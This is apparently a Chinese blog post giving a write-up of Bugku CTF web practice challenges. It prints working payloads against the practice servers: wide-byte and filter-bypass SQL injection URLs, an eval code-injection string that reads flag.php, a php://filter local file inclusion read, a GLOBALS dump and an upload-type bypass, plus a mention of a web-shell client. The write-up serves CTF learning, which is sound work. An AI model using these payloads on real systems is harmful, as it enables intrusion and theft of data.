ctf web5 练习_Writeup - CTF - WEB - 练习平台（123.206.31.85）

原创

守望之鹰 于 2020-12-29 10:20:33 发布 81 收藏
文章标签： ctf web5 练习

签到题

这个直接加群就好了

Web2

打开这个页面，面对铺天盖地而来的滑稽，直接F12查看源代码

文件上传测试

虽然知道题目没那么简单，但是先上传一个PHP文件，看一下反应

点击上传后查看页面的返回情况

页面返回非图片文件，应该是有文件类型判定，尝试用burpsuite绕过

先把test.php的后缀改为图片类型test.png

开启burpsuite 点击发送之后 burpsuite获取到一个HTTP数据包

在burpsuite中把HTTP数据包转为Repeater模式，方便观察页面返回信息

把文件名由png改为php

发送数据包之后页面返回FLAG

计算题

76+41=117 计算很简单 但是只能输入一位数上去 F12查看源代码

发现输入框被限制了输入长度 修改输入长度就可以了

web基础$_GET

题目已经给出源代码

$what=$_GET['what'];echo $what;if($what=='flag')echo 'flag{****}';

构建payload

http://120.24.86.145:8002/get/?what=flag

获取到flag

flag{bugku_get_su8kej2en}

web基础$_POST

$what=$_POST['what'];echo $what;if($what=='flag')echo 'flag{****}';

这题和上一题差不多，就是提交方式不同

可以写from表单模拟POST提交，也可以使用firefox的hackbug模拟POST提交

这里使用firefox的hackbug模拟POST提交

矛盾

$num=$_GET['num'];if(!is_numeric($num))

{echo $num;if($num==1)echo 'flag{**********}';

}

根据题目意思，获取到flag的条件是num变量不能为数字，但是要等于1

这里是利用PHP的弱类型漏洞

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

构建payload

http://120.24.86.145:8002/get/index1.php?num=1e0.1

获取到flag

flag{bugku-789-ps-ssdf}

Web3

面对弹窗 一般都是直接查看源代码

在源代码中找到了一行字符串，这些字符串是 HTML、XML 等 SGML 类语言的转义序列

将转义序列放在HTML文件里面

打开HTML文件

sql注入

自行添加参数上去

测试出为宽字节的注入

根据提示构建payload

http://103.238.227.13:10083/?id=1%df%27 order by 2%23

测试出字段数为2

http://103.238.227.13:10083/?id=1%df%27 union select 1,2%23

测试能否利用利用字段回显

http://103.238.227.13:10083/?id=1%df%27 union select 1,database()%23

获取当前使用的数据库 当前使用数据库为 sql5

根据题目提醒 数据表为key 字段为string 且id字段为1 构建获取数据的payload

http://103.238.227.13:10083/?id=1%df%27 union select 1,string from sql5.key where id = 1%23

SQL注入1

题目给出了一段自身的代码，发现有SQL注入和XSS注入过滤

SQL注入过滤关键字，XSS使用strip_tags()函数过滤

百度了一下strip_tags()函数的作用

发现该函数可以将HTML注释去掉，尝试利用该函数注入

注入语句被过滤

页面返回正常

先在关键词中加入HTML语句 绕过SQL关键字防御

利用strip_tags()函数去掉HTML 实现SQL注入

知道了怎么绕过 构建Payload

http://103.238.227.13:10087/?id=1 un<>ion sel<>ect 1,database()%23

获取到当前使用的数据库为sql3

http://103.238.227.13:10087/?id=1 un<>ion sel<>ect 1,hash fr<>om sql3.key where id =1 %23

获取数据

你必须让他停下

这个题用burpsuite抓访问包，放到repeater里面一直发送访问包，耐心点就能获取到flag

本地包含

给出了源代码

发现eval()，构建payload

http://120.24.86.145:8003/?hello=);print_r(file(%22./flag.php%22));//

获取到flag.php的内容

Array ([0] => $flag = 'Too Young Too Simple'; [2] => #echo $flag; [3] => # flag{bug-ctf-gg-99}; [4] => ?>)

变量1

给出代码

}eval("var_dump($$args);");

}?>

这里是利用超全局变量GLOBALS，构建payload

http://120.24.86.145:8004/index1.php?args=GLOBALS

获取到的超全局变量内容

array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }

Web4

根据提示查看源代码，发现脚本

var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%
p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%
+ unescape('%35%34%61%61%32' +p2));

将URL编码根据JavaScript的意思拼接在一起

%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%6


URL解码得到JavaScript脚本

function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a)
{if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getEle

根据脚本将“67d709b2b54aa2aa648cf6e87a7114f1”写到输入框，点击按钮获得flag

Web5

打开网页之后，习惯性查看源代码



View Code

根据提示，JSFUCK解码，获取到flag

flag在index里

进去之后发现URL

http://120.24.86.145:8005/post/index.php?file=show.php

发现file参数，又提示flag在index中，想到文件包含，构建payload

http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php

获取到base64，解码得到index.php的内容

Bugku-ctf

```
<?phperror_reporting (0);if(!$_GET[file]){echo 'click me? no';}$file=$_GET['file'];if(strstr($file,"../")||stristr($file,
"tp")||stristr($file,"input")||stristr($file,"data")){echo "Oh no!";exit();

}include($file);//flag:flag{edulcni_elif_lacol_si_siht}

?>
```

phpcmsV9

菜刀连接上去，之前的flag被删了，我12/1加上去的